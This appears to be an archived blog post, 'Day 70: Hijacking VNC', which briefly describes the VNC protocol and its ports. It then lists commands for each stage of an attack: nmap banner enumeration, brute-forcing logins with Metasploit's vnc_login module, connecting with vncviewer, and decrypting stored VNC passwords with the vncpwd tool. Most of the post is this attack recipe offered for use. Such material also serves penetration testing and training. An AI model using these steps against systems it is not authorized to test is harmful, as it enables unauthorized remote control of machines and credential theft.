
Day 70: Hijacking VNC (Enum, Brute, Access and Crack)

By int0x33

Published: 2019-03-10 · Archived: 2026-04-05 19:58:30 UTC

Press enter or click to view image in full size



VNC

Virtual Network Computing (**VNC**) is a graphical desktop sharing system that uses the Remote Frame Buffer protocol (RFB) to remotely control another computer. It transmits the keyboard and mouse events from one computer to another, relaying the graphical screen updates back in the other direction. It uses port 5900: VNC and 5901: VNC-1.

Get int0x33's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Here are simple ways to find the service, brute the service, access the service and finally crack any VNC passwords you come across.

Get Banner Info

```
nmap -p 5901 --script vnc-info $IP
```

Brute Force with Metasploit

```
use auxiliary/scanner/vnc/vnc_login
```

Connect

```
vncviewer $IP:5901
```

VNC through the SSH Tunnel, passing an encrypted VNC Password

```
vncviewer -passwd secret $IP:6901
```

Decrypting VNC Passwords

https://github.com/jeroennijhof/vncpwd

```
vncpwd <vnc password file>
```
